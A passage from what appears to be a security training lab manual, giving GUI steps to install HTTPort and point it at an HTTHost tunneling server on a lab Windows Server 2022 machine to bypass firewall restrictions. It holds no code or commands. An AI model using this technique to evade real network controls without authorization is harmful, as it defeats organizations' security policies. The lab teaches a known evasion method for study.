


42. If a **User Account Control** pop-up appears, click **Yes**.


43. Follow the installation steps to install HTTPPort.



44. Launch HTTPort (Httpport3SNFM) from the **Start** menu.



45. An **Introduction to HTTPort** wizard appears; click **Next** five times, until you come to the last wizard pane, and then click **Close**.



46. The **HTTPort** main window (**HTTPort 3.SNFM**) appears, as shown in the screenshot.

47. On the **Proxy** tab, enter the **Host name or IP address** (**10.10.1.22**) of the machine where HTTHost is running (**Windows Server 2022**).


Note: The IP address of **Windows Server 2022** may vary when you perform the task.

48. Enter the **Port** number **90**.


49. In the **Misc. options** section, select **Remote host** from the **Bypass mode** drop-down list.

50. In the **Use personal remote host at (blank = use public)** section, re-enter the IP address of **Windows Server 2022 (10.10.1.22)** and port number **90**.

